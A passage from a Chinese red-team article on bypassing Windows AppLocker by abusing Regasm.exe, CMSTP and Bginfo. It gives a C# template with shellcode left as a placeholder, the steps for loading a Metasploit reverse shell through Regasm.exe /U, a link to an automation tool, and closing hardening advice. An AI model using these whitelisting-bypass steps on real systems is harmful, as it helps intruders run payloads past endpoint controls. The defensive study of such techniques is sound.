Regasm.exe 全称 Registry Assembly 位于 C:\Windows\Microsoft.Net\Framework\版本号\ 两个版本目录下均存在，它是程序集注册工具，能读取元数据并且添加到注册表中。Regsvcs.exe 全称 Registry Services，它是服务安装工具可加载并注册程序集。这里以 Regasm 为例，攻击者利用 MetaSploit 生成 ShellCode 放入 cs 文件中，再利用 csc.exe 生成可执行文件，最后利用 Regasm.exe /U 卸载动作来加载外部的程序集。首先看下 cs 文件中的核心实现代码


```
public class Bypass : ServicedComponent
{
    static void Main()
    {
    }


    public Bypass() { Console.WriteLine("test"); }

    [ComUnregisterFunction]
    public static void UnRegisterClass(string key)
    {
        // Shellcode
    }
}
```

代码中声明一个类继承 ServicedComponent（服务组件），再声明一个方法 UnRegisterClass 被定义为非托管的组件注销方法[ComUnregisterFunction]，将 Metasploit 生成的 ShellCode 注入重写的方法 UnRegisterClass 方法体内，从而实现监听反弹，实施步骤可参考下表

1	CSC 编译成 DLL
2	Regasm.exe /U 加载 DLL

攻击者只需要在 MSF 中监听一个端口，反弹效果如下



0x08 其它向量

以下两种攻击向量攻击成本较高，所以归纳在一起谈

8.1、CMSTP

Cmstp.exe 可以通过加载外部的 inf 文件，在 inf 文件里可加载远程的 sct 脚本小程序文件，就可以实现旁路攻击，但是利用成本较高，需要在超管权限下触发，所以利用场景有限。具体的命令可参考下图


```
PS D:\> cmstp.exe /s .\cmstp.inf
PS D:\> |
```

8.2、BGINFO

Bginfo.exe 是一款信息显示工具，最重要的一点不是系统默认自带的工具，需要额外去微软的网站上下载，利用成本很高。原理通过加载外部的 vbs 脚本可以实现旁路攻击。

0x09 自动化工具

笔者在做这个项目的时候有感操作繁琐，有必要自动化一下，支持 Regasm、InstallUtil 两种攻击向量的生成，且支持强大的 msf 的 shellcode，自动生成对应的程序集或者可执行文件。界面如图所示



项目地址已经同步到 github 上：

https://github.com/Ivan1ee/Regasm_InstallUtil_AplockerBypass

0x10 一点总结

从运维视角可以加强对 Windows 和 ProgramFiles 目录下的子目录写入、执行权限的控制，为了防止第三程序调用核心程序集例如 Powershell 的 System.Management.Automation.dll，也需要加入禁止的规则中去，策略配置的时候

建议选择安全系数高的条件，例如发布者。对于红队渗透来说需要不断拓展新的旁路攻击方式来绕过 AppLocker 安全策略。